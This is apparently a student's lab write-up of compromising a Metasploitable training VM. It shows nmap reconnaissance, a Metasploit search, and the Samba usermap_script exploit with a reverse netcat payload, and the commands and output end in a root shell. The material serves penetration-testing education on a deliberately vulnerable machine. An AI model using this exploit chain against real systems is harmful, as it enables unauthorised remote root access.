
Metasploitable_M1

1. First of all:
   - i made a network scan to detect hosts in the network using `nmap -sn [IP/sub-net]`
   - then pick the target machine with its ip

---

2. Second Scan the target machine :
   - Using `sudo nmap -sV -O [IP/sub-net] > metascan.txt`
   - 


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.21.130 > metascan.txt

┌──(kali㉿kali)-[~]
└─$ cat metascan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 01:31 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 41.67% done; ETC: 01:31 (0:00:08 remaining)
Nmap scan report for 192.168.21.130 (192.168.21.130)
Host is up (0.0011s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5C:07:8F (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

---

3. Third i pick my target ports with the `service samba` and it was 139 and 445


---

4. now i want to know the samba verison !!
    - it is the turn of metasploit search techniques ..
    - using `search "smb detection"` and choose the suitable auxiliary techniques
    - now search for appropriate exploit technique for you version using `search your_version module:exploit`
    - 

```
#   Name                                                  Disclosure Date  Rank       Check  Description
-   ----                                                  ---------------  ----       -----  -----------
0   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
1   exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
2     \_ target: Linux (Debian5 3.2.5-4lenny6)            .                .          .      .
3     \_ target: Debugging Target                         .                .          .      .
4   exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
5     \_ target: Linux vsyscall                           .                .          .      .
6     \_ target: Linux Heap Brute Force (Debian/Ubuntu)   .                .          .      .
7     \_ target: Linux Heap Brute Force (Gentoo)          .                .          .      .
8     \_ target: Linux Heap Brute Force (Mandriva)        .                .          .      .
9     \_ target: Linux Heap Brute Force (RHEL/CentOS)     .                .          .      .
10    \_ target: Linux Heap Brute Force (SUSE)            .                .          .      .
11    \_ target: Linux Heap Brute Force (Slackware)       .                .          .      .
12    \_ target: Linux Heap Brute Force (OpenWRT MIPS)    .                .          .      .
13    \_ target: DEBUG                                    .                .          .      .
14  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
15    \_ target: Automatic                                .                .          .      .
16    \_ target: Mac OS X 10.4.x x86 Samba 3.0.10         .                .          .      .
17    \_ target: Mac OS X 10.4.x PPC Samba 3.0.10         .                .          .      .
18    \_ target: DEBUG                                    .                .          .      .
19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
20    \_ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24   .                .          .      .
21    \_ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24 .                .          .      .
22    \_ target: DEBUG                                    .                .          .      .
```

    - in this case i used the first one `use 0`


---

5. now configure the exploit by adding a payload and put the port and rhosts
    - use options to know what is required and `set` to configure the exploit
    - i used this and it automatic put appropriate payload
    - 

```
[*] No payload configured, defaulting to cmd/unix/revers
msf6 exploit(multi/samba/usermap_script) > set payload
payload => cmd/unix/reverse_netcat
```

---

6. now running the exploit and congratulation for the shell ....



```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.21.130
rhosts ⇒ 192.168.21.130
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.21.128:4444
[*] Command shell session 1 opened (192.168.21.128:4444 → 192.168.21.130:40703) at 2024-07-25 01:52:49 -0400

whoami
root
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```